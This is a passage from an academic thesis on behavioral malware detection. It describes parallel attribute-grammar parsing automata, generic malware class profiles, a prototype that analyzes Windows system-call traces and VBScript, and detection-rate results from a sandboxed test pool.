From the behavioral descriptions, the LL-parsers for detection are constructed as pushdown automata, enhanced with attribute evaluation in order to recognize their synatx and semantic [245, Chpt.10]. To build the detector, several behaviors are monitored in parallel, each one parsed by a dedicated automaton as represented in Figure 4.4. According to Definition 6, these automata are capable of building, from top to down, the annotated leftmost-derivation trees by using two different stacks for syntactic symbols and semantic attributes. However, the construction of these automata differs from traditional parsing, thus explaining that we did not use parser generators such as *ANTLR* [191]. In fact, each automaton A_k, associated to the k^{th} behavior, parses at the same time several instances of the behavior, storing its progress in independent derivations. These derivations correspond to triples made up of the current state q_k and the content of the parsing and semantic stacks, Γ_{pk} and Γ_{sk}. Through the abstraction layer, sequences of events e_i are collected and translated into input symbols and semantic values of the recognized language. The parsing automata, deployed in parallel, are fed with all these events and progress along their derivations. These events may appertain to any behavioral instance, so all the derivations handled by a given automaton are independently updated. When an irrelevant input is read (an interleaved

operation inside the behavior for example), this input is ignored instead of causing an error state in a derivation. When an ambiguous input is read (a seemingly relevant operation that does not eventually help to the behavior completion), the derivation is duplicated to handle new instances. Individual parsers and the global procedure are respectively defined in Algorithms 1 and 2. The handling of irrelevant events and ambiguous events are respectively described in greater details in Sections 4.2.1 and 4.2.2. The resulting parsing complexity is finally addressed in Section 4.2.3.




FIGURE 4.4 - DETECTION BY PARALLEL AUTOMATA. The n automata correspond to the different monitored behaviors. Each automaton handles several parallel derivations with independent states and stacks in order to handle ambiguities.

Algorithm 1 A.ll-parse(e,Q,Γ_p,Γ_s).

if e, Q, Γ_p, Γ_s match a transition $T \in \delta_A$ **then**
  if e introduces a possible ambiguity **then**
    duplicate state and stack triple (Q, Γ_p, Γ_s). {*Start new parallel derivation*}
  end if
  compute transition T to update (Q, Γ_p, Γ_s).
  if Q is an accepting state $Q \in F_A$ **then**
    alert "malicious behavior detected".
  else
    ignore e.
  end if
end if

Algorithm 2 BehaviorDetection(e_1,...,e_t).

Require: events e_i are couples of symbol and semantic values: $(\{\Sigma \cup \epsilon\}, D^*)$.
for all collected events e_i **do**
  for all the automata A_k such as $1 \leq k \leq n$ **do** {*Detection of n behaviors*}
    m = number of derivations.
    for all state and stack triples $(Q_{k,j}, \Gamma_{pk,j}, \Gamma_{sk,j})$ such as $1 \leq j \leq m$ **do**
      A_k.**ll-parse**(e_i,$Q_{k,j}$,$\Gamma_{pk,j}$,$\Gamma_{sk,j}$).
    end for
  end for
end for

4.2.1 Semantic prerequisites and consequences

The present detection method can be related to scenario recognition in intrusion detection. An intrusion scenario is defined as a sequence of dependent attacks [74, 188]. For each attack to

occur, a set of prerequisites or preconditions must be satisfied. Once the attack completed, new consequences are introduced, also called postconditions. In [36], isolated alerts are correlated into scenarii by parsing attribute-grammars annotated with semantic rules to guarantee the flow between related alerts. Similarly, a malicious behavior is a sequence where each operation prepares for the next one. In a formalization by attribute grammars, the sequence order is ensured by the syntax whereas prerequisites and consequences are ensured by semantic rules of the form $Y_i.\alpha = f(Y_1.\alpha_1...Y_n.\alpha_n)$ according to Definition 3.

Checking prerequisites: Prerequisites are defined by specific semantic rules where the left-side attributes of the equations are attached to terminal symbols ($Y_i \in \Sigma$). During parsing, semantic values are collected along input symbols. These values are compared to values computed using inherited and already synthesized attributes. This comparison corresponds to the matching step performed on the semantic stack Γ_s during transitions from δ. Symbols failing to satisfy the prerequisites are simply ignored instead of raising errors [200].

Evaluating consequences: When the left-side attribute is attached to a non-terminal ($Y_i \in V$) and all right-side attributes are valued, the attribute is evaluated. During the transitions from δ, the evaluation corresponds to the reduction step where the computed value is pushed on the semantic stack Γ_s. Once computed, the consequences can impact next transitions by being integrated to their prerequisites.

4.2.2 Ambiguity support

All events are fed to the behavior automata. However, some of them may be unrelated to the behavior or unuseful to its completion. Unrelated events do not match any transition and are simply dropped. This is insufficient for unuseful events raising ambiguities: they may be related to the behavior but parsing them makes the derivation fail unpredictably. Let us take an explicit example for duplication. After opening the self-reference, two files are consecutively created. If duplication is achieved between the self-reference and the first file, parsing succeeds. If duplication is achieved with the second one, parsing fails because the automaton has progressed beyond the state of accepting a second creation. Similar ambiguities may be observed along the variable affectations which alter the data-flow.

The algorithm should thus be able to manage the different objects and variables combinations. Ambiguities are handled by the detection algorithm using derivation duplicates. This solution guarantees that no behavior instance can be missed as proven by the completeness proof in [200]. Before transition reduction, if the operation is potentially ambiguous, the current derivation is copied in a new triple containing the current state and the parsing and semantic stacks. This solution handles the combinations of events without backtracking. To come back and forth in the derivation trees would have proved too cumbersome for real-time detection. To avoid an explosion in the number of derivations, derivations, as soon as they become useless, may be destroyed as it will be presented in Section 4.4.3 on implementation.

4.2.3 Time and space complexity

LL-parsing is linear in function of the number of symbols [122]. Parallelism and ambiguities increase the complexity of the detection algorithm. Let us consider calls to the parsing procedure as the reference operation. This procedure is decomposed in three steps: matching, reduction and accept (two comparisons and a computation). In the worst case scenario, all events are related to the behavior automata and all these events introduce ambiguities. In the best case scenario, no ambiguity is raised. Resulting complexities are given in Proposition 4.

Proposition 4 *In the worst case, behavioral detection using attributed automata has a time complexity in $\vartheta(k(2^n-1))$ and a space complexity in $\vartheta(k2^n(2s))$ where k is the number of automata, n is the number of input symbol and s is the maximum stack size. In the best case, time complexity drops to linear time $\vartheta(kn)$ and space complexity becomes independent of the inputs $\vartheta(k2s)$.*

The worst case complexity is important but it quickly drops as the number of ambiguous events decreases. The experimentations in Section 4.5.5 show that the ratio of ambiguous events is limited and the algorithm offers satisfactory performances. Based on this ratio, a new assessment of the average practical complexity is provided. Besides, these experimentations also show that an important ratio of ambiguous events are already a sign of malicious activity.

Proof.
In a best case scenario, the number of derivation for each automaton remains constant. Considering the worst case scenario, all events are potentially ambiguous for all the current derivations. Technically, ambiguities multiply by two the number of derivations at each iteration of the main loop. Consequently, each automaton handles 2^{i-1} different derivations at the i^{th} iteration. The time complexity is then equivalent to the number of calls to the parsing procedure:

(1) $k + 2k + ... + 2^{n-1}k = k(1 + 2 + ... + 2^{n-1}) = k(2^n - 1)$

The maximum number of derivations is reached after the last iteration. In the worst case, all automata manage 2^n parallel derivations. Each derivation is stored in two stacks of size s. This moment thus coincides with the maximum memory occupation:

(2) $k2^n(2s)$. □

4.3 Profiling the main classes of malware

In the previous sections, a behavioral approach for detection has been provided. Strictly speaking, this approach does not detect malware, but offers a finer-grained approach by detecting the independent malicious behaviors encountered inside these malware. A complete detection scheme, as presented in Definition 7, requires a third layer, above translation and individual detection, for behavior correlation. The interest of correlation is twofold. It first reduces the risks of false positives. The experimentations coming in Section 4.5.3 show that some behaviors are more discriminating than others. Correlation is a way to give these significant behaviors a greater weight in the detection process. In addition, correlation can also be used to associate individual behaviors with a family the malware instance belongs to.

Definition 7 *A behavioral detection scheme is the pair $\{\mathcal{B}, \phi_c\}$ where $\mathcal{B}$ is a set of behavior signatures defined as Boolean variables and $\phi_c : \mathbb{F}_2^{|\mathcal{B}|} \rightarrow \mathbb{F}_n$ is a Boolean correlation function for detection, $\mathbb{F}_n$ being the n-ary field indexing legitimate programs and malware families [95, 103].*

Resulting of detection by automata, the Boolean variables corresponding to the monitored behaviors $\mathcal{B}$ are resolved. These variables may express the simple behavior presence (example (1)). However, since the detection automata provide richer information than behaviors alone, these variables can also convey more meaningful expressions. Additional information can be recovered from the derivation trees built by the automata during parsing. For example, a duplication derivation tree distinguishes the possible data flows, between direct transfer, single read/write or interleaved reads/writes (example (2)). Through the semantic annotations of the tree, information about the duplication target can also be recovered such as its name or its status: existing or created by the malware (example (3)). All this information constitutes additional Boolean variables that can be fed into the correlation process, to increase its deduction capability.

$$(1)\ X_{\beta} = \begin{cases} 1 & if\ \beta\ has\ been\ identified \\ 0 & otherwise \end{cases}$$

$$(2)\ X_{\beta,m} = \begin{cases} 1 & if\ \beta\ has\ been\ identified\ using\ method\ m \\ 0 & otherwise \end{cases}$$

$$(3)\ X_{\beta,o,s} = \begin{cases} 1 & if\ \beta\ manipulates\ object\ o\ with\ status\ s \\ 0 & otherwise \end{cases}$$

A way to finally build the correlation function ϕ_c is to establish, according to the common properties of their behaviors, profiles for the generic classes of malware. These profiles can be specified by belonging conditions, using all the behavioral information at our disposal. In Figure 4.5, we have put forward profiles for different kinds of Viruses, Trojans and Worms, their belonging conditions expressed as Boolean statements.

Profile for the Virus class:
$duplication.number \geq 1$
$duplication.target.status \in \{existing\}$
File overwriter subclass:
$duplication.flow \in \{transfer\}$
File infector subclass:
$duplication.flow \in \{single\ read/write,$ $interleaved\ read/write\}$

Profile for the Trojan class:
$duplication.number \geq 1$
$executionproxy.number \geq 1$

Profile for the Net Worm class:
$propagation.number \geq 1$
$propagation.interface \in \{network\}$

Profile for the Mail Worm class:
$duplication.number \geq 1$
$propagation.number \geq 1$
$propagation.interface \in \{mail\}$

Profile for the P2P Worm class:
$duplication.number \geq 1$
$propagation.number \geq 1$
$propagation.interface \in \{file, folder\}$

Profile for the Drive Worm class:
$duplication.number \geq 1$
$propagation.number \geq 1$
$propagation.interface \in \{drive\}$
Amovible drive subclass:
$residency.target.name \in \{autorun.inf\}$
Generic drive subclass:
$residency.target.name \notin \{autorun.inf\}$

Profile for the IRC Worm class:
$duplication.number \geq 1$
$\vee\ propagation.number \geq 1$
$residency.number \geq 1$
$residency.target.name \in \{mirc.ini,$ $script.ini\}$

FIGURE 4.5 - GENERIC MALWARE PROFILES. The profiles are mainly built on the presence of specific behaviors inside malware, but additional parameters, corresponding to derivation-related and semantic information, refine the belonging conditions.

4.4 Prototype implementation

As a proof of concept, a prototype of behavioral detector has been designed, satisfying the formalization of the previous sections. We have developed a first version of the prototype, which includes the two aforementioned layers: a specific data collection and abstraction layer and a generic detection layer [138]. The second version has been enhanced with an additional layer for behavior correlation by profiles. The overall architecture is described in Figure 4.6. For the abstraction layer, dedicated components capture the features of different languages whereas a common object classifier apprehend the platform-specific elements of the environement. In order to cover different use cases, components have been designed for two different languages: a native language through the traces of *PE Executables* and an interpreted language with *Visual Basic Script*. Above abstraction, the detection layer deploys parallel automata parsing the interpreted traces independently from their original source. The behavioral information extracted by the automata are finally correlated

by the last layer in order to classify malicious codes. The different elements of the architecture are described in the next sub-sections.




FIGURE 4.6 - MULTI-LAYERED ARCHITECTURE OF THE DETECTOR. The detector prototype is constituted of three stacked layers, making-up the global detection process. Each layer handles more generic and synthetic data, starting from the collected raw traces, passing by detected behaviors, to the above malware classification.

4.4.1 Analyzer of process traces

Process traces provide useful information about the system activity of an executable. Whatever the considered operating system, different dynamic tools exist to capture these traces of system calls. The prototype deploys a free tool called *NtTrace* which has been chosen for its capacity to collect *Windows Native Calls*, their arguments as well as their returned values [9].

1) Collection environment: Contrary to static analysis, the main point with dynamic collection mechanisms, either real-time or emulation based, is that most behaviors are conditioned by external objects and events, such as available target for infection or listening servers for network propagation. The configuration of the collection environment is thus critical. For trace collection, the virtual environment from Figure 4.7 has been installed over *Qemu* [11] using a drive image under *Windows XP*. In order to increase the mechanism coverage and collect conditioned behaviors, useful services and resources were configured or installed: system time, Internet Service Provider accounts, mail and peer-to-peer clients, potential targets (executables, pictures, music, web pages). To create a more realistic network configuration, emulations of DNS and SMTP servers have been deployed outside the virtual machine. These servers are not used to directly collect data but their presence is mandatory to establishing network connections and exchanges. They constitute the only way to capture the associated trace, containing the network activity at the system call level. Additional servers for IRC (*Unreal*) and FTP (*FileZilla*) have been deployed in a second step to observe any botnet activity for the related samples. *NtTrace* is finally run inside the virtual operating system, outputting system call traces as text files.




FIGURE 4.7 - COLLECTION ENVIRONMENT FOR WINDOWS API CALLS. For an optimal coverage, the virtual environment is configured for the maximum similitude with the configuration of a personal computer, considering an average user.

2) Trace analysis: On top of the collection tool, we have developed an analyzer for line by line translation of the collected traces. It directly implements the results from Section 4.1 for API call translation and parameter interpretation. Referenced APIs are directly classified over the different interaction categories according to Table 4.1, whereas unreferenced APIs are simply ignored until their integration in a future version. Sequences of identical calls as well as sequences of two combined calls are detected during the analysis and formatted into loops in order to compress the resulting abstract trace.

```
if(!strncasecmp(OPENF1,line,10)){  //NtOpenFile(@[handle], ..., filename, ...)
    //Parsing arguments
    args = strchr(line,'('); args++;
    objtoken1 = strtok(args,",");
    token = strtok(NULL,",");
    filename = strtok(NULL,",[]");
    token = strtok(objtoken1," []");
    token = strtok(NULL," []"); sscanf(token,"%X",&handle1);
    //Updating object base
    objind = isKnownObject(types,filename,0);
    if(objind==UNKNOWN) objind = addNewObject(types,filename,OBJ_FILE);
    if(handle1) addObjectHandle(types,objind,handle1);
    *obj1 = objind;                //Object parameter
    return OP_OPEN;                //Recognized command
}
```

FIGURE 4.8 - RECOGNITION OF OPENING INTERACTIONS. In input, `line` is read from the process trace. If `NtOpenFile` is recognized, its arguments are parsed to manage objects. A look up determines if the object is existing in the base or must be created. A correspondence is then established with the returned handle value.

In addition to interactions, the analyzer must be able to manage objects through identification and typing. In order to enforce typing on the call parameters, an object classifier, embedding decision trees such as the ones described in Figures 4.2 and 4.3, has been specifically designed for a *Windows* configuration. The identification of objects is more complex. Looking specifically at creation and opening interactions, their resolution establishes a correspondence between the names of the involved objects and their references, either addresses or handles. The correspondence is stored in a dedicated object base which is looked up during the analysis of the following calls. The code sample from Figure 4.8 illustrates the management of object correspondences inside the prototype. Conversely, deleting and closing interactions destroy correspondences for the remainder of the analysis. Names and identifiers must be unlinked since references could be reused for a different object. The identification of variables in reading interactions is a last point worth mentioning. The manipulated variables do not simply replaced each other like handles; they may overlap. Let us consider a first variable defined by an address a_1 and a size s_1. Any reading

interaction storing its result at the address a_2 such as $a_1 < a_2 < a_1 + s_1$ creates a second variable and reduces the size of the first variable to $a_2 - a_1$ like in the code sample from Figure 4.9.

```
if(!strncasecmp(READF1,line,10)){      //NtReadFile(@[handle], ..., buffer, size, offset)
    //Parsing arguments
    args = strchr(line,'('); args++;
    token = strtok(args,","); sscanf(token,"%X",&handle2);
    token = strtok(NULL,","); ...      //Skip the four next parameters
    token = strtok(NULL,", "); sscanf(token,"%X",&ptr1);
    token = strtok(NULL,", "); sscanf(token,"%X",&size);
    objtoken1 = strtok(NULL,",)");
    token = strtok(objtoken1,"[]");
    token = strtok(NULL,"[]"); sscanf(token,"%X",&offset);
    //Updating object base
    objind2 = isKnownObject(types,NULL,handle2);
    if(objind2==UNKNOWN) return 0;
    objind1 = UNKNOWN;
    for(i=0; i<types->nbobj; i++){
        address = getObjectAddress(types,i);
        space = getObjectSize(types,i);
        if(address==ptr1){
            if(!objind1) objind1 = i;  //Reuse known variable
        }else if(ptr1>add && ptr1<(add+addsize)){
            diff = ptr1-address-1;     //Restraining variable size
            setObjectSize(types,i,diff);
        }
    }
    if(!objind1){  //Creating second variable
        objind1 = addNewObject(types,NULL,VAR);
        setObjectAddress(types,objind1,ptr1);
    }
    setObjectSize(types,objind1,size);
    *obj1 = objind1; *obj2 = objind2;  //Object parameters
    return OP_READ;                    //Recognized command
}
```

FIGURE 4.9 - RECOGNITION OF READING INTERACTIONS. The basic functioning is identical than for opening interactions except for variable management. If the manipulated variable is unknown, a new one is simply created using the given address and size. In case of overlapping, an overwriting variable is created; original variables are maintained but their size is reduced to respect the boundary of the created variable.

4.4.2 Analyzer of Visual Basic Scripts

No collection tool similar to *NtTrace* is available for *VBScript*. A dedicated collection tool has thus been developed, embedding the abstraction layer directly. *VBScript* being an interpreted language, its static analysis was easier to consider than for native code, because of the visibility of the source code and its integrated safety properties: no direct code rewriting during execution and no arbitrary transfer of the control flow [174]. Relying on these advantages, we have conceived the VBScript Analyzer as a partial interpreter using static analysis for path exploration. The analyzer is divided into three parts: a static part recovering the script structure and normalizing its code, a second dynamic part exploring the different execution paths and collecting significant events, and the object classifier. The different parts of the analyzer are shortly described in this section; a more detailed specification is given in Appendix C.

1) Static analyzer: The static analysis heavily relies on the syntactic specifications of the *VBScript* language [19]. The script is first parsed to localize the main, the local functions and procedures, as well as to retrieve their signature. Its structure is then parsed by blocks to recover information about the declared variables and the instantiated managers (file system, shell, network,

mail). In addition to information collection, the static analyzer also deploys code normalization. Code normalization removes several syntactic shortcuts provided by *VBScript* but most critically thwarts obfuscation and encryption. By normalization, the current version of the analyzer can handle certain categories of obfuscation such as integer encoding, string splitting or string encryption. Code normalization is detailed in Appendix C.

2) Dynamic interpreter: A partial script interpreter has been defined to explore the different execution paths. This interpreter has a partial capability, only in the sense that the script code is not really executed but only significant operations and dependencies are collected. To support path exploration, the analyzer handles conditional structures, loop structures, and calls to local functions and procedures. Inside these different code blocks, each line is processed to retrieve the monitored API calls manipulating files, registry keys, network connections or mails. Monitored calls are interpreted by mapping according to the Table 4.1 from Section 4.1. Variable affectations, greatly impacting the data-flow, are thereby also monitored. With respect to the call arguments and the affected values, a second level of analysis is deployed to process these expressions. In order to control the data-flow, object references and aliases must be followed up through the processing of expressions, and in particular at some key operations:

- Local function and procedure calls - linking signature names with the passed arguments,
- Monitored API calls - creating new objects or updating their type and references,
- Affectations - linking variables with affected values,
- Calls to execute - evaluating expressions as code.

3) Object classifier: The previous object classifier has been reused as shown in the architecture of Figure 4.6. However, scripts being mainly based on character strings, the address classifier is unused. In addition, extensions to the string classifier have been implemented to best fit the script particularities, with new constants for the self-reference for example (`"Wscript.ScriptName"`, `"Wscript.ScriptFullName"`).

4.4.3 Detection automata

The real implementation of the detection automata complies with the algorithm presented in Section 4.2. The current version we have developed supports five different automata detecting respectively duplication, propagation, residency, overinfection and execution proxy behaviors [138]. As shown in the code sample from Figure 4.10, the production rules from the grammatical behavior descriptions have been directly coded as state transitions inside the automata. Semantic prerequisites have been integrated as tests conditioning these transitions whereas consequences are computed when resolving them. In input, the automata are fed with the traces of abstracted events, obtained by the analyzers. Notice that both analyzers format their traces in a same binary format for interoperability. For each behavior detected along parsing, a new entry is written down in a behavior report. In order to enrich the behavioral reports, the object databases containing all semantic values related to traces are also loaded. In output, the global report is finally formatted in an *XML* format satisfying the *Data Type Definition* presented in Figure 4.11.

With respect to the original algorithm, two enhancements have been brought to increase its performance. A first mechanism avoids duplicate derivations. Coexisting identical derivations artificially increase the number of algorithm iterations without identifying other behaviors than the ones already detected. The second enhancement is related to the close and delete interactions. In order to decrease the number of iterations, useless derivations where no interaction occurs between the opening/creation and the closing/deletion of a same object are destroyed. These mechanisms have proved helpful in maintaining the number of parallel derivations at a manageable level.

```
void updateDuplicationAutomata(unsigned long ul_Operation,
    long l_Arg1id, int i_Arg1type, long l_Arg2id, int i_Arg2type){
    switch(ul_Operation){
    case OP_OPEN:
        parseDupOpen(l_Arg1id, i_Arg1type);
        break;
    ...
    }
}

void parseDupOpen(long l_Argid, int i_Arg1type){
    for(i=0; i<duplication.nbderivation; i++){
        struct PARSED_AUTOMATON * aut;
        aut = &duplication.derivations[i];             //Selects ith derivation
        curstate = getCurrentState(aut);               //Recovers derivation state
        getCurrentAttributes(aut,t_curids,t_curtypes); //Recovers derivation semantic stack
        switch(curstate){
        case q1:
            if(i_Argtype==TYPE_THIS){                  //Checks semantic rules
                startDerivation(&duplication, q1,
                                t_curids,t_curtypes); //Duplicate derivation (ambiguity)
                t_curids[1] = l_Argid;                 //Computes semantic values
                t_curtypes[1] = i_Argtype;
                addNode(aut,q2,t_curids,t_curtypes);   //Progression towards next node
            }
            break;
        ...
        }
    }
}
```

FIGURE 4.10 - TRANSITIONS OF THE DUPLICATION AUTOMATON. As input, the automaton receives the abstracted events decomposed as operations and arguments. All parallel derivations are confronted to these operations and progress according to their current state `q` and their semantic stack stored in `t_curids` and `t_curtypes`.

4.4.4 Malware profiler

Above the detection automata, a malware profiler has been implemented in order to assess the profiles defined in Section 4.3. The behavioral reports generated by the automata contain the required information and are parsed using an open-source library for *XML parsing* called *Expat* [4]. According to the recovered information, the profiler associates the related malware to one or several generic classes. The profile report generated in output is also provided in an *XML* format satisfying the *Data Type Definition* presented in Figure 4.12.

4.5 Experimentation and discussions

Experimentations have been led to assess the prototype in operational conditions. For this, a pool of samples has been gathered, divided into two categories: *Portable Executables* and *Visual Basic Scripts*. Each category contains about 200 malware and 50 legitimate samples, split up in families according to the repartition from Figure 4.13. Malware have been mainly downloaded from repositories [10, 21], whereas legitimate samples have been selected from an healthy system installation, with a priority to samples whose behavior presents some similarities with malware. The different samples have been transmitted to their respective analyzers, before submitting the resulting abstracted logs to the detection automata.

```
<?xml version="1.0"?>
<!DOCTYPE Behaviors [
    <!ELEMENT Behaviors (Duplication|Propagation|Residency|Overinfection|ExecutionProxy)*>
    <!ELEMENT Duplication (sequence,flow,source,target,transit?)>
    <!ELEMENT Propagation (sequence,flow,source,interface,transit?)>
    <!ELEMENT Residency (sequence,value,target)>
    <!ELEMENT Overinfection (sequence,conditional,marker)>
    <!ELEMENT ExecutionProxy (sequence,flow,source,target,transit?)>
    <!ELEMENT sequence EMPTY>
    <!ATTLIST sequence number ID #REQUIRED>
    <!ELEMENT flow EMPTY>
    <!ATTLIST flow method (transfer|single-block|interleaved) #REQUIRED>
    <!ELEMENT conditionnal EMPTY>
    <!ATTLIST conditionnal method (straight|inverse) #REQUIRED>
    <!ELEMENT source EMPTY>
    <!ATTLIST source id CDATA #REQUIRED>
    <!ATTLIST source name CDATA #REQUIRED>
    <!ATTLIST source nature (none|file|folder|drive|registry|network|mail) #REQUIRED>
    <!ELEMENT target EMPTY>
    <!ATTLIST target id CDATA #REQUIRED>
    <!ATTLIST target nature (none|file|folder|drive|registry|network|mail) #REQUIRED>
    <!ATTLIST target status (created|existing) #REQUIRED>
    <!ELEMENT interface EMPTY>
    <!ATTLIST interface id CDATA #REQUIRED>
    <!ATTLIST interface name CDATA #REQUIRED>
    <!ATTLIST interface nature (none|file|folder|drive|network|mail) #REQUIRED>
    <!ELEMENT transit EMPTY>
    <!ATTLIST transit id CDATA #REQUIRED>
    <!ATTLIST transit nature (none|variable) #REQUIRED>
    <!ELEMENT value EMPTY>
    <!ATTLIST value id CDATA #REQUIRED>
    <!ATTLIST value nature (none|file|folder|drive|registry|network|mail|variable) #REQUIRED>
    <!ELEMENT marker EMPTY>
    <!ATTLIST marker id CDATA #REQUIRED>
    <!ATTLIST marker name CDATA #REQUIRED>
    <!ATTLIST marker nature (none|file|folder|drive|registry) #REQUIRED>
]>
```

FIGURE 4.11 - DTD OF THE BEHAVIORAL REPORT. In addition to behaviors, the report stores information about the deployed method or the involved objects, these information being recovered respectively from the derivation and the object database.

```
<?xml version="1.0"?>
<!DOCTYPE Profile [
    <!ELEMENT Profile (Category)*>
    <!ELEMENT Category EMPTY>
    <!ATTLIST Category class CDATA #REQUIRED>
    <!ATTLIST Category subclass CDATA #IMPLIED>
]>
```

FIGURE 4.12 - DTD OF PROFILE REPORT. The report can contain several entries since malware can satisfy the belonging conditions of different classes and subclasses.

4.5.1 Coverage

The experimentation has provided significant results with a detection rate of 52% for *PE Executables* and up to 90% for *VB Scripts*. The detection rates by behaviors are described in Tables 4.2 and 4.3. Duplication is indeed the most significant malicious behavior. However the additional behaviors, and in particular residency, helps to detect additional malware where duplication is missed. False positives are almost inexistent, as shown in Tables 4.4 and 4.5. The only false positive, observed for residency, can be easily explained: the given script is a malware cleaner which reinitializes the *Internet Explorer* start page after infection.




FIGURE 4.13 - REPARTITION OF THE TEST POOL. The pool contains various types of malware among which are some of the most known: *Agobot*, *MySoom*, *Sober*, *Sobig*, etc. The pool also contains various samples whose behaviors show similarities with malware: *Outlook* for the mail activity, *Azureus* for file transmission, etc.

Some false negative spikes, superior to 80%, can be localized in the PE results from Table 4.2: the low duplication detection rate for PE Viruses and the propagation detection rates for Net and Mail Worms are explained by limitations in the collection mechanisms. The impact of the collection mechanism on detection is assessed in Section 4.5.2. Comparing *VB Scripts* and *PE Traces*, the false negative rates are lower for the scripts. The VBScript Analyzer works statically with path exploration; its coverage is thus more complete. The explanation of the remaining false negatives is twofold: the encryption of the whole malware body which is not supported yet and the cohabitation in a same web page of *JavaScript* and *VBScript* code which makes the syntactic analysis fail. Reversing code encryption can be handled similarly to string encryption, by localization of the decryption routine and calling it on-demand. Cohabitation of scripting languages can be addressed by a localization mechanism, parsing the tags of web pages to extract those containing *VBScript* code.

Globally, the observed detection rates for duplication are consistent with the results previously obtained in existing works [181]. The real enhancements from this work are twofolds: the parallel detection of additional behaviors described in the same language (propagation, residency and overinfection), and the possibility to feed detection with traces from other sources such as those coming from the script analyzer. With regards to [55], the execution proxy behavior has been transposed for testing the compliance with their model. The samples tested in common were mostly detected likewise; the exceptions are also explained by limitations in the collection mechanism.

4.5.2 Limitations in trace collection

A significant part of the missed behaviors, or false negatives, are due to limitations existing in the collection coverage. However, thanks to the layer-based approach, collection and abstraction can be improved for a given platform or language without modifying the upper detection layer.

1) Dynamic analysis (PE Traces): Due to the dynamic nature of the collection, the first reason for detection failure is a problem related to the configuration of the simulated environment. The simulation must appear as real as possible in order to satisfy the execution conditions of the malware, in particular for triggered actions. The software configuration of the simulated

Behaviors	EmW	P2PW	V	NtW	Trj	Global
Duplication	41(68,33%)	31(77,5%)	15(18,29%)	8(53,33%)	10(38,46%)	47,09%
direct copy	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
single read/write	41(68,33%)	30(75%)	14(17,07%)	8(53,33%)	10(38,46%)	46,19%
interleaved r/w	9(15%)	3(7,5%)	3(3,66%)	3(0,2%)	0(0%)	8,07%
Propagation	4(6,67%)	19(47,5%)	3(3,66%)	1(6,67%)	0(0%)	12,11%
direct copy	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
single read/write	4(6,67%)	19(47,5%)	3(3,66%)	1(6,67%)	0(0%)	12,11%
interleaved r/w	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Residency	36(60%)	22(55%)	5(60,98%)	6(40%)	12(46,15%)	36,32%
Overinfection test	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
conditional	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
inverse conditional	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Execution Proxy	0(0%)	0(0%)	0(0%)	0(0%)	4(15,38%)	1,79%
Global detection	43(71,67%)	33(82,50%)	16(19,51%)	8(53,33%)	16(61,54%)	52,02%

